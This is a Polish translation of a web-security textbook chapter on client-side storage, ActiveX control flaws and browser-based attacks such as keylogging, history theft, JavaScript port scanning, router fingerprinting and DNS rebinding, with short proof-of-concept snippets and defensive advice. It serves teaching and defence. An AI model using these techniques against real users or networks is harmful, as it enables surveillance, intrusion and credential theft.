2. Jeśli atrybut autocomplete=off nie jest ustawiony, ani w tagu formularza, ani w tagu dla indywidualnego pola wprowadzania, wprowadzone dane są przechowywane w przeglądarkach, w których włączone jest autouzupełnianie.

Flashuj lokalne obiekty współdzielone

Rozszerzenie przeglądarki Flash implementuje własny mechanizm przechowywania lokalnego o nazwie Local Shared Objects (LSO), zwany także plikami cookie Flash. W przeciwieństwie do większości innych mechanizmów, dane utrwalone w LSO są współdzielone między różnymi typami przeglądarek, pod warunkiem, że mają zainstalowane rozszerzenie Flash.

KROKI HACKOWANIA

1. Dla Firefoksa dostępnych jest kilka wtyczek, takich jak BetterPrivacy, których można używać do przeglądania danych LSO tworzonych przez poszczególne aplikacje.

2. Możesz przeglądać zawartość nieprzetworzonych danych LSO bezpośrednio na dysku. Lokalizacja tych danych zależy od przeglądarki i systemu operacyjnego. Na przykład w najnowszych wersjach programu Internet Explorer dane LSO znajdują się w następującej strukturze folderów:

C:\Users\{username}\AppData\Roaming\Macromedia\Flash Player\

#SharedObjects\{random}\{domain name}\{store name}\{name of SWF file}

Izolowana pamięć masowa Silverlight

Rozszerzenie przeglądarki Silverlight implementuje własny mechanizm przechowywania lokalnego o nazwie Silverlight Isolated Storage.

KROKI HACKOWANIA

Możesz przeglądać zawartość nieprzetworzonych danych Silverlight Isolated Storage bezpośrednio na dysku. W przypadku najnowszych wersji programu Internet Explorer dane te znajdują się w serii głęboko zagnieżdżonych folderów o losowych nazwach w następującej lokalizacji:

C:\Users\{username}\AppData\LocalLow\Microsoft\Silverlight\

Dane użytkownika Internet Explorera

Internet Explorer implementuje własny, niestandardowy mechanizm przechowywania lokalnego o nazwie userData.

KROKI HACKOWANIA

Możesz przeglądać zawartość nieprzetworzonych danych przechowywanych w userData IE bezpośrednio na dysku. W przypadku najnowszych wersji programu Internet Explorer dane te znajdują się w następującej strukturze folderów:

C:\Users\user\AppData\Roaming\Microsoft\Internet Explorer\ UserData\Low\{random}

Lokalne mechanizmy przechowywania HTML5

HTML5 wprowadza szereg nowych lokalnych mechanizmów przechowywania, w tym:

* Przechowywanie sesji

* Lokalny magazyn

* Przechowywanie bazy danych

Specyfikacje i zastosowanie tych mechanizmów wciąż się zmieniają. Nie są one w pełni zaimplementowane we wszystkich przeglądarkach, a szczegóły dotyczące sposobu testowania ich użycia i przeglądania wszelkich utrwalonych danych prawdopodobnie zależą od przeglądarki.

Zapobieganie lokalnym atakom na prywatność

Aplikacje powinny unikać przechowywania poufnych informacji w trwałym pliku cookie. Nawet jeśli te dane są zaszyfrowane, atakujący, który je przechwyci, może potencjalnie przesłać je ponownie. Aplikacje powinny używać odpowiednich dyrektyw dotyczących pamięci podręcznej, aby uniemożliwić przechowywanie poufnych danych przez przeglądarki. W aplikacjach ASP następujące instrukcje powodują, że serwer zawiera wymagane dyrektywy:

<% Response.CacheControl = “no-cache” %>

<% Response.AddHeader “Pragma”, “no-cache” %>

<% Response.Expires = 0 %>

W aplikacjach Java następujące polecenia powinny dać ten sam wynik:

<%

response.setHeader(“Cache-Control”,”no-cache”);

response.setHeader(“Pragma”,”no-cache”);

response.setDateHeader (“Expires”, 0);

%>

Aplikacje nigdy nie powinny używać adresów URL do przesyłania poufnych danych, ponieważ mogą one być rejestrowane w wielu lokalizacjach. Wszystkie tego typu dane powinny być przekazywane za pomocą formularzy HTML, które przesyłane są metodą POST. W każdym przypadku, gdy użytkownicy wprowadzają poufne dane w polach wprowadzania tekstu, atrybut autocomplete=off powinien być określony w formularzu lub znaczniku pola. Inne mechanizmy przechowywania po stronie klienta, takie jak nowe funkcje wprowadzane w HTML5, dają aplikacjom możliwość zaimplementowania cennych funkcji aplikacji, w tym znacznie szybszego dostępu do danych specyficznych dla użytkownika i możliwości kontynuowania pracy, gdy dostęp do sieci jest niedostępny. W przypadkach, gdy poufne dane muszą być przechowywane lokalnie, najlepiej byłoby je zaszyfrować, aby uniemożliwić atakującemu łatwy bezpośredni dostęp. Ponadto użytkownicy powinni zostać poinformowani o charakterze danych przechowywanych lokalnie, ostrzeżeni o ryzyku lokalnego dostępu ze strony osoby atakującej oraz powinni mieć możliwość zrezygnowania z tej funkcji, jeśli sobie tego życzą.

Atakowanie formantów ActiveX

W rozdziale 5 opisano, w jaki sposób aplikacje mogą wykorzystywać różne technologie grubego klienta do dystrybucji części przetwarzania aplikacji po stronie klienta. Formanty ActiveX są szczególnie interesujące dla osoby atakującej, której celem są inni użytkownicy. Gdy aplikacja instaluje formant, aby wywołać go z własnych stron, formant musi zostać zarejestrowany jako „bezpieczny dla skryptów”. Gdy to nastąpi, każda inna witryna internetowa, do której użytkownik uzyskuje dostęp, może korzystać z tej kontroli. Przeglądarki nie akceptują żadnych formantów ActiveX, o których zainstalowanie prosi witryna internetowa. Domyślnie, gdy witryna próbuje zainstalować kontrolkę, przeglądarka wyświetla ostrzeżenie dotyczące bezpieczeństwa i prosi użytkownika o pozwolenie. Użytkownik może zadecydować, czy ufa serwisowi wystawiającemu kontrolę i zezwolić na jej odpowiednią instalację. Jeśli jednak sh to zrobi, a kontrolka zawiera luki w zabezpieczeniach, mogą one zostać wykorzystane przez każdą złośliwą witrynę odwiedzaną przez użytkownika. Osoba atakująca interesuje się dwiema głównymi kategoriami luk w zabezpieczeniach, które często występują w kontrolkach ActiveX:

* Ponieważ formanty ActiveX są zwykle pisane w językach rodzimych, takich jak C/C++, są one narażone na klasyczne luki w oprogramowaniu, takie jak przepełnienie bufora, błędy liczb całkowitych i błędy formatowania łańcuchów (więcej informacji można znaleźć w rozdziale 16). W ostatnich latach zidentyfikowano ogromną liczbę tych luk w formantach ActiveX tworzonych przez popularne aplikacje internetowe, takie jak strony z grami online. Te luki zwykle można wykorzystać do spowodowania wykonania dowolnego kodu na komputerze ofiary.

* Wiele formantów ActiveX zawiera metody, które są z natury niebezpieczne i podatne na niewłaściwe użycie:

* LaunchExe (nazwa Exe BSTR)

* Zapisz plik (nazwa pliku BSTR, adres URL BSTR)

* LoadLibrary (ścieżka do biblioteki BSTR)

* Wykonaj polecenie (polecenie BSTR)

Metody takie jak te są zwykle wdrażane przez programistów w celu zapewnienia pewnej elastyczności kontroli, co umożliwi im rozszerzenie jej funkcjonalności w przyszłości bez konieczności wdrażania nowej kontroli. Jednak po zainstalowaniu kontroli może ona być oczywiście „rozszerzana” w ten sam sposób przez dowolną złośliwą stronę internetową w celu wykonywania niepożądanych działań wobec użytkownika.

Znajdowanie luk w zabezpieczeniach ActiveX

Gdy aplikacja instaluje kontrolkę ActiveX, oprócz alertu przeglądarki z prośbą o pozwolenie na jej instalację, w źródle HTML strony aplikacji powinien zostać wyświetlony kod podobny do następującego:


<object id=”oMyObject”

classid=”CLSID:A61BC839-5188-4AE9-76AF-109016FD8901”

codebase=”https://wahh-app.com/bin/myobject.cab”>

</object>

Ten kod nakazuje przeglądarce utworzenie instancji kontrolki ActiveX o określonej nazwie i identyfikatorze klasy oraz pobranie kontrolki z określonego adresu URL. Jeśli formant jest już zainstalowany, parametr codebase nie jest wymagany, a przeglądarka lokalizuje formant z komputera lokalnego na podstawie jego unikatowego identyfikatora klasy. Jeśli użytkownik wyrazi zgodę na zainstalowanie kontrolki, przeglądarka rejestruje ją jako „bezpieczną dla skryptów”. Oznacza to, że w przyszłości może zostać utworzony i wywołany przez dowolną witrynę internetową. Aby upewnić się, że zostało to zrobione, możesz sprawdzić klucz rejestru HKEY_CLASSES_ROOT\CLSID\classid kontroli pobrany z powyższych kategorii HTML\Implemented. Jeśli podklucz 7DD95801-9882-11CF-9FA9-00AA006C42C4 jest obecny, formant został zarejestrowany jako „bezpieczny dla skryptów”, jak pokazano na rysunku



Gdy przeglądarka utworzyła instancję kontrolki ActiveX, poszczególne metody można wywołać w następujący sposób:

<script>

document.oMyObject.LaunchExe(‘myAppDemo.exe’);

</script>


KROKI HACKOWANIA

Prostym sposobem wykrywania luk w zabezpieczeniach ActiveX jest zmodyfikowanie kodu HTML, który wywołuje formant, przekazanie do niego własnych parametrów i monitorowanie wyników:

1. Luki w zabezpieczeniach, takie jak przepełnienie bufora, mogą być badane przy użyciu ładunków ataku tego samego rodzaju, co opisano w rozdziale 16. Wywoływanie błędów tego rodzaju w niekontrolowany sposób może spowodować awarię procesu przeglądarki, który obsługuje kontrolę.

2. Z natury niebezpieczne metody, takie jak LaunchExe, często można rozpoznać po ich nazwie. W innych przypadkach nazwa może być nieszkodliwa lub zaciemniona, ale może być jasne, że interesujące elementy, takie jak nazwy plików, adresy URL lub polecenia systemowe, są przekazywane jako parametry. Powinieneś spróbować zmodyfikować te parametry do dowolnych wartości i określić, czy formant przetwarza dane wejściowe zgodnie z oczekiwaniami.

Często zdarza się, że nie wszystkie metody zaimplementowane przez kontrolkę faktycznie są wywoływane w dowolnym miejscu w aplikacji. Na przykład metody mogły zostać zaimplementowane do celów testowych, mogły zostać zastąpione, ale nie usunięte, lub mogą istnieć do wykorzystania w przyszłości lub do celów samoaktualizacji. Aby przeprowadzić kompleksowy test kontroli, konieczne jest wyliczenie wszystkich powierzchni ataku, które naraża ona za pomocą tych metod, i przetestowanie ich wszystkich. Istnieją różne narzędzia do wyliczania i testowania metod udostępnianych przez kontrolki ActiveX. Jednym z przydatnych narzędzi jest COMRaider firmy iDefense, które może wyświetlać wszystkie metody kontroli i przeprowadzać podstawowe testy fuzz dla każdej z nich, jak pokazano na rysunku



Zapobieganie lukom w zabezpieczeniach ActiveX

Obrona natywnych skompilowanych komponentów oprogramowania przed atakami to obszerny i złożony temat, który wykracza poza zakres tej książki. Zasadniczo projektanci i programiści formantu

ActiveX muszą upewnić się, że metody, które on implementuje, nie mogą zostać wywołane przez złośliwą witrynę internetową w celu wykonania niepożądanych działań przeciwko użytkownikowi, który go zainstalował. Na przykład:

* Należy przeprowadzić przegląd kodu źródłowego i test penetracyjny pod kątem bezpieczeństwa, aby zlokalizować luki w zabezpieczeniach, takie jak przepełnienie bufora.

* Kontrola nie powinna ujawniać żadnych z natury niebezpiecznych metod, które odwołują się do systemu plików lub systemu operacyjnego przy użyciu danych wejściowych kontrolowanych przez użytkownika. Bezpieczniejsze alternatywy są zwykle dostępne przy minimalnym dodatkowym wysiłku. Na przykład, jeśli konieczne jest uruchomienie procesów zewnętrznych, sporządź listę wszystkich procesów zewnętrznych, które można legalnie i bezpiecznie uruchomić. Następnie albo utwórz oddzielną metodę, aby wywołać każdą z nich, albo użyj jednej metody, która pobiera numer indeksu na tę listę.

W ramach dodatkowej ochrony w głąb niektóre kontrolki ActiveX sprawdzają poprawność nazwy domeny, która wystawiła stronę HTML, z której są wywoływane. Szablon SiteLock Active Template Library firmy Microsoft umożliwia programistom ograniczenie użycia kontrolki ActiveX do określonej listy nazw domen. Niektóre kontrolki idą jeszcze dalej, wymagając, aby wszystkie parametry przekazywane do kontrolki były podpisane kryptograficznie. Jeśli przekazany podpis jest nieważny, kontrola nie wykonuje żądanej akcji. Należy mieć świadomość, że niektóre zabezpieczenia tego rodzaju można obejść, jeśli strona internetowa, która może wywołać kontrolę, zawiera luki w zabezpieczeniach XSS.

Atakowanie przeglądarki

Ataki opisane do tej pory w tym i poprzednim rozdziale polegają na wykorzystaniu niektórych cech zachowania aplikacji w celu skompromitowania użytkowników aplikacji. Ataki takie jak cross-site scripting, cross-site request forgery i JavaScript hijacking wynikają z luk w zabezpieczeniach określonych aplikacji internetowych, nawet chociaż szczegóły niektórych technik wykorzystujących exploity mogą wykorzystywać dziwactwa w określonych przeglądarkach. Kolejna kategoria ataków na użytkowników nie zależy od zachowania określonych aplikacji. Ataki te opierają się raczej wyłącznie na cechach zachowania przeglądarki lub na samym projekcie podstawowych technologii sieciowych. Ataki te mogą być przeprowadzane przez dowolną złośliwą witrynę internetową lub dowolną nieszkodliwą witrynę, która sama została naruszona. Jako takie leżą na skraju zakresu książki o hakowaniu aplikacji internetowych. Niemniej jednak są one warte krótkiego rozważenia, częściowo dlatego, że mają pewne cechy wspólne z atakami wykorzystującymi funkcje specyficzne dla aplikacji. Zapewniają również kontekst do zrozumienia wpływu różnych zachowań aplikacji, pokazując, co osoba atakująca może osiągnąć nawet przy braku jakichkolwiek wad specyficznych dla aplikacji. Dyskusja w kolejnych sekcjach jest z konieczności zwięzła. Na pewno jest miejsce na napisanie całej książki na ten temat.

Rejestrowanie naciśnięć klawiszy

JavaScript może służyć do monitorowania wszystkich klawiszy naciskanych przez użytkownika, gdy okno przeglądarki jest aktywne, w tym haseł, prywatnych wiadomości i innych informacji osobistych. Poniższy skrypt sprawdzający koncepcję przechwytuje wszystkie naciśnięcia klawiszy w Internet Explorerze i wyświetla je na pasku stanu przeglądarki:

```
<script>document.onkeypress = function () {

window.status += String.fromCharCode(window.event.keyCode);
```

} </script>

Ataki te mogą przechwytywać naciśnięcia klawiszy tylko wtedy, gdy ramka, w której działa kod, ma fokus. Jednak niektóre aplikacje narażają się na keyloggera, gdy osadzają widżet lub aplet reklamowy innej firmy w ramce na własnych stronach aplikacji. W tak zwanych atakach typu „odwrotny skok" szkodliwy kod działający w ramce potomnej może przejąć uwagę z okna najwyższego poziomu, ponieważ tej operacji nie zapobiega polityka tego samego pochodzenia. Złośliwy kod może przechwytywać naciśnięcia klawiszy, obsługując zdarzenia onkeydown i może przekazywać oddzielne zdarzenia onkeypress do okna najwyższego poziomu. W ten sposób wpisany tekst nadal pojawia się w oknie najwyższego poziomu w normalny sposób. Porzucając fokus na krótko podczas przerw w pisaniu, złośliwy kod może nawet zachować wygląd migającej daszka w normalnym miejscu na stronie najwyższego poziomu.

Kradzież historii przeglądarki i wyszukiwanych haseł

JavaScript może być używany do wykonywania ćwiczeń siłowych w celu wykrycia witryn stron trzecich ostatnio odwiedzanych przez użytkownika i zapytań, które wykonał w popularnych wyszukiwarkach. Ta technika została już opisana w kontekście przeprowadzania ataku brute-force w celu zidentyfikowania prawidłowych tokenów anty-CSRF, które są używane w innej domenie. Atak polega na dynamicznym tworzeniu hiperłączy do popularnych witryn internetowych i wyszukiwanych haseł oraz użyciu interfejsu API getComputedStyle do sprawdzania, czy łącze jest pokolorowane jako odwiedzone, czy nie. Ogromną listę możliwych celów można szybko sprawdzić przy minimalnym wpływie na użytkownika.

Wyliczanie aktualnie używanych aplikacji

JavaScript może służyć do określenia, czy użytkownik jest obecnie zalogowany do aplikacji internetowych innych firm. Większość aplikacji zawiera chronione strony, które mogą przeglądać tylko zalogowani użytkownicy, takie jak strona Moje dane. Jeśli nieuwierzytelniony użytkownik zażąda strony, otrzyma inną treść, taką jak komunikat o błędzie lub przekierowanie do logowania. To zachowanie można wykorzystać do ustalenia, czy użytkownik jest zalogowany do aplikacji innej firmy, wykonując międzydomenowy skrypt dołączania dla chronionej strony i implementując niestandardową procedurę obsługi błędów w celu przetwarzania błędów skryptów:

window.onerror = odcisk palca;

<script src="https://other-app.com/MyDetails.aspx"></script>

Oczywiście, niezależnie od stanu chronionej strony, zawiera ona tylko HTML, więc zgłaszany jest błąd JavaScript. Co najważniejsze, błąd zawiera inny numer wiersza i typ błędu, w zależności od dokładnie zwróconego dokumentu HTML. Atakujący może zaimplementować moduł obsługi błędów (w funkcji odcisku palca), który sprawdza numer wiersza i typ błędu, który pojawia się, gdy użytkownik jest zalogowany. Pomimo ograniczeń dotyczących tego samego pochodzenia, skrypt atakującego może wywnioskować, w jakim stanie jest chroniona strona Po ustaleniu, w których popularnych aplikacjach innych firm użytkownik jest obecnie zalogowany, osoba atakująca może przeprowadzić wysoce ukierunkowane ataki polegające na fałszowaniu żądań między witrynami w celu wykonania dowolnych działań w tych aplikacjach w kontekście bezpieczeństwa zaatakowanego użytkownika.

Skanowanie portów

JavaScript może być używany do skanowania portów hostów w sieci lokalnej użytkownika lub innych osiągalnych sieciach w celu zidentyfikowania usług, które mogą być wykorzystane. Jeśli użytkownik

znajduje się za zaporą firmową lub domową, osoba atakująca może uzyskać dostęp do usług, do których nie można uzyskać dostępu z publicznego Internetu. Jeśli atakujący przeskanuje interfejs sprzężenia zwrotnego komputera klienckiego, może być w stanie ominąć każdą osobistą zaporę sieciową użytkownik zainstalował. Skanowanie portów oparte na przeglądarce może wykorzystywać aplet Java do określenia adresu IP użytkownika (który może być NAT z publicznego Internetu), a tym samym wywnioskować prawdopodobny zakres adresów IP sieci lokalnej. Skrypt może następnie zainicjować połączenia HTTP z dowolnymi hostami i portami w celu przetestowania łączności. Zgodnie z opisem, zasady tego samego źródła uniemożliwiają skryptowi przetwarzanie odpowiedzi na te żądania. Jednak sztuczka podobna do tej używanej do wykrywania statusu logowania może być wykorzystana do testowania łączności sieciowej. W tym przypadku skrypt atakującego próbuje dynamicznie załadować i wykonać skrypt z każdego docelowego hosta i portu. Jeśli serwer WWW działa na tym porcie, zwraca HTML lub inną treść, co powoduje błąd JavaScript, który może wykryć skrypt skanujący porty. W przeciwnym razie próba połączenia przekroczy limit czasu lub nie zwróci żadnych danych, w takim przypadku nie zostanie zgłoszony żaden błąd. W związku z tym, pomimo ograniczeń dotyczących tego samego pochodzenia, skrypt skanujący porty może potwierdzać łączność z dowolnymi hostami i portami. Należy pamiętać, że większość przeglądarek wprowadza ograniczenia dotyczące portów, do których można uzyskać dostęp za pomocą żądań HTTP, oraz że porty powszechnie używane przez inne dobrze znane usługi, takie jak port 25 dla SMTP, są blokowane. Historycznie jednak w przeglądarkach występowały błędy, które czasami umożliwiały obejście tego ograniczenia.

Atakowanie innych hostów sieciowych

Po udanym skanowaniu portów w celu zidentyfikowania innych hostów złośliwy skrypt może próbować pobrać odcisk palca każdej wykrytej usługi, a następnie zaatakować ją na różne sposoby. Wiele serwerów internetowych zawiera pliki obrazów znajdujące się pod unikalnymi adresami URL. Poniższy kod sprawdza określony obraz powiązany z popularną gamą routerów DSL:

<img src=”http://192.168.1.1/hm_icon.gif” onerror=”notNetgear()”>

Jeśli funkcja notNetgear nie zostanie wywołana, oznacza to, że serwer został pomyślnie zidentyfikowany jako router NETGEAR. Skrypt może następnie przystąpić do ataku na serwer WWW, wykorzystując wszelkie znane luki w oprogramowaniu lub przeprowadzając atak polegający na fałszowaniu żądań. W tym przykładzie osoba atakująca może próbować zalogować się do routera przy użyciu domyślnych poświadczeń i ponownie skonfigurować router, aby otworzyć dodatkowe porty na jego interfejsie zewnętrznym lub ujawnić światu jego funkcje administracyjne.

Należy zauważyć, że wiele wysoce skutecznych ataków tego rodzaju wymaga jedynie możliwości wydawania dowolnych żądań, a nie przetwarzania ich odpowiedzi, więc zasady tego samego pochodzenia nie mają na nie wpływu. W pewnych sytuacjach osoba atakująca może wykorzystać techniki ponownego wiązania DNS, aby naruszyć zasady tego samego źródła i faktycznie pobrać zawartość z serwerów sieciowych w sieci lokalnej. Ataki te zostaną opisane później.

Wykorzystywanie usług innych niż HTTP

Wykraczając poza ataki na serwery internetowe, w niektórych sytuacjach możliwe jest wykorzystanie przeglądarki użytkownika do atakowania usług innych niż HTTP, które są dostępne z komputera użytkownika. Pod warunkiem, że dana usługa toleruje nagłówki HTTP, które nieuchronnie pojawiają się na początku każdego żądania, osoba atakująca może wysłać dowolną zawartość binarną w treści wiadomości w celu interakcji z usługą inną niż HTTP. Wiele usług sieciowych faktycznie toleruje nierozpoznane dane wejściowe i nadal przetwarza kolejne dane wejściowe, które są dobrze

sformułowane dla danego protokołu. Jedna z technik wysyłania dowolnej treści wiadomości między domenami została opisana w Części 12, w którym formularz HTML z atrybutem enctype ustawionym na text/plain został użyty do wysłania treści XML do podatnej na ataki aplikacji. Innye techniki przeprowadzania tych ataków są opisane w następującym dokumencie:

www.ngssoftware.com/research/papers/InterProtocolExploitation.pdf

Takie ataki międzyprotokołowe mogą być wykorzystywane do wykonywania nieautoryzowanych działań w usłudze docelowej lub do wykorzystania luk w zabezpieczeniach na poziomie kodu w tej usłudze w celu naruszenia bezpieczeństwa docelowego serwera.

Co więcej, w niektórych sytuacjach zachowanie w usługach innych niż HTTP może być faktycznie wykorzystane do przeprowadzenia ataków XSS na aplikacje internetowe działające na tym samym serwerze. Taki atak wymaga spełnienia następujących warunków:

* Usługa inna niż HTTP musi działać na porcie, który nie jest blokowany przez przeglądarki, jak opisano wcześniej.

* Usługa inna niż HTTP musi tolerować nieoczekiwane nagłówki HTTP wysyłane przez przeglądarkę, a nie tylko wyłączać połączenie sieciowe, gdy tak się stanie. To pierwsze jest wspólne dla wielu usług, zwłaszcza tych opartych na tekście. n Usługa inna niż HTTP musi odzwierciedlać część treści żądania w swojej odpowiedzi, na przykład w komunikacie o błędzie.

* Przeglądarka musi tolerować odpowiedzi, które nie zawierają prawidłowych nagłówków HTTP, iw takiej sytuacji musi przetworzyć część odpowiedzi jako HTML, jeśli taki zawiera. W rzeczywistości tak zachowują się wszystkie obecne przeglądarki, gdy odbierane są odpowiednie odpowiedzi inne niż HTTP, prawdopodobnie ze względu na kompatybilność wsteczną.

* Przeglądarka musi ignorować numer portu podczas segregowania dostępu do plików cookie z różnych źródeł. Obecne przeglądarki są rzeczywiście niezależne od portów w obsłudze plików cookie.

Biorąc pod uwagę te warunki, osoba atakująca może skonstruować atak XSS ukierunkowany na usługę inną niż HTTP. Atak polega na wysłaniu spreparowanego żądania w adresie URL lub treści wiadomości w normalny sposób. Kod skryptu zawarty w żądaniach jest powtarzany i wykonywany w przeglądarce użytkownika. Ten kod może odczytywać pliki cookie użytkownika dla domeny, w której rezyduje usługa inna niż HTTP, i przesyłać je do napastnika.

Wykorzystanie błędów przeglądarki

Jeśli w oprogramowaniu przeglądarki użytkownika lub zainstalowanych rozszerzeniach występują błędy, osoba atakująca może je wykorzystać za pomocą złośliwego kodu JavaScript lub HTML. W niektórych przypadkach błędy w rozszerzeniach, takich jak Java VM, umożliwiły atakującym dwukierunkową komunikację binarną z usługami innymi niż HTTP na komputerze lokalnym lub w innym miejscu. Umożliwia to atakującemu wykorzystanie luk w zabezpieczeniach innych usług zidentyfikowanych podczas skanowania portów. Wiele programów (w tym produktów innych niż przeglądarki) instaluje formanty ActiveX, które mogą zawierać luki w zabezpieczeniach.

Ponowne wiązanie DNS

Ponowne wiązanie DNS to technika, której można w niektórych sytuacjach użyć do częściowego naruszenia ograniczeń tego samego pochodzenia, umożliwiając złośliwej witrynie interakcję z inną domeną. Możliwość tego ataku wynika z faktu, że segregacja w zasadach tego samego źródła opiera

się głównie na nazwach domen, podczas gdy ostateczne dostarczanie żądań HTTP obejmuje konwersję nazw domen na adresy IP. Na wysokim poziomie atak działa w następujący sposób:

* Użytkownik odwiedza złośliwą stronę internetową w domenie atakującego. Aby pobrać tę stronę, przeglądarka użytkownika rozpoznaje nazwę domeny osoby atakującej na adres IP osoby atakującej.

* Strona internetowa atakującego wysyła żądania Ajax z powrotem do domeny atakującego, na co pozwala zasada tego samego pochodzenia. Atakujący używa ponownego wiązania DNS, aby przeglądarka rozpoznała domenę atakującego po raz drugi, i tym razem nazwa domeny jest tłumaczona na adres IP aplikacji innej firmy, na którą atakuje atakujący.

* Kolejne żądania do nazwy domeny atakującego są wysyłane do docelowej aplikacji. Ponieważ znajdują się one w tej samej domenie, co oryginalna strona atakującego, zasada tego samego źródła umożliwia skryptowi atakującego pobranie treści odpowiedzi z docelowej aplikacji i przesłanie ich z powrotem do atakującego, prawdopodobnie w innej domenie kontrolowanej przez atakującego.

Ten atak napotyka różne przeszkody, w tym mechanizmy w niektórych przeglądarkach, aby nadal używać wcześniej rozwiązanego adresu IP, nawet jeśli domena została ponownie powiązana z innym adresem. Co więcej, nagłówek Host wysyłany przez przeglądarkę zazwyczaj nadal odnosi się do domeny atakującego, a nie docelowej aplikacji, co może powodować problemy. Historycznie istniały metody, dzięki którym można było ominąć te przeszkody w różnych przeglądarkach. Oprócz przeglądarki ataki polegające na ponownym powiązaniu DNS mogą być przeprowadzane na rozszerzeniach przeglądarki i serwerach proxy sieci Web, z których wszystkie mogą zachowywać się na różne sposoby. Należy zauważyć, że w przypadku ataków związanych z ponownym wiązaniem DNS żądania do docelowej aplikacji są nadal wysyłane w kontekście domeny atakującego, jeśli chodzi o przeglądarkę. W związku z tym żadne pliki cookie dotyczące rzeczywistej domeny docelowej aplikacji nie są uwzględniane w tych żądaniach. Z tego powodu treść, którą można pobrać z celu poprzez ponowne wiązanie DNS, jest taka sama, jak ta, którą może pobrać każdy, kto może kierować bezpośrednie żądania do celu. Technika ta jest zatem interesująca przede wszystkim tam, gdzie istnieją inne kontrole, aby uniemożliwić atakującemu bezpośrednią interakcję z celem. Na przykład użytkownik przebywający w wewnętrznych sieciach organizacji, do których nie można uzyskać bezpośredniego dostępu z Internetu, może zostać zmuszony do pobrania treści z innych systemów w tych sieciach i przekazania ich atakującemu.

Ramy wykorzystania przeglądarki

Opracowano różne ramy, aby zademonstrować i wykorzystać różnorodność możliwych ataków, które mogą być przeprowadzane przeciwko użytkownikom końcowym w Internecie. Zazwyczaj wymagają one umieszczenia haka JavaScript w przeglądarce ofiary za pośrednictwem jakiejś luki w zabezpieczeniach, takiej jak XSS. Po umieszczeniu haka przeglądarka kontaktuje się z serwerem kontrolowanym przez atakującego. Może okresowo sondować ten serwer, przesyłając dane z powrotem do atakującego i zapewniając kanał kontrolny do otrzymywania poleceń od atakującego.

UWAGA: Pomimo ograniczeń nałożonych przez politykę tego samego pochodzenia, w tej sytuacji można zastosować różne techniki, aby umożliwić dwukierunkową asynchroniczną interakcję z serwerem atakującego ze skryptu, który został wstrzyknięty do docelowej aplikacji. Jedną z prostych metod jest wykonanie dynamicznego skryptu międzydomenowego dołączającego do domeny atakującego. Żądania te mogą zarówno przesyłać przechwycone dane z powrotem do atakującego (w ciągu zapytania URL), jak i odbierać instrukcje o akcjach, które należy wykonać (w ramach zwróconego kodu skryptu). Oto kilka działań, które można przeprowadzić w ramach tego typu:

* Rejestrowanie naciśnięć klawiszy i wysyłanie ich do atakującego

* Przejęcie sesji użytkownika z podatną aplikacją

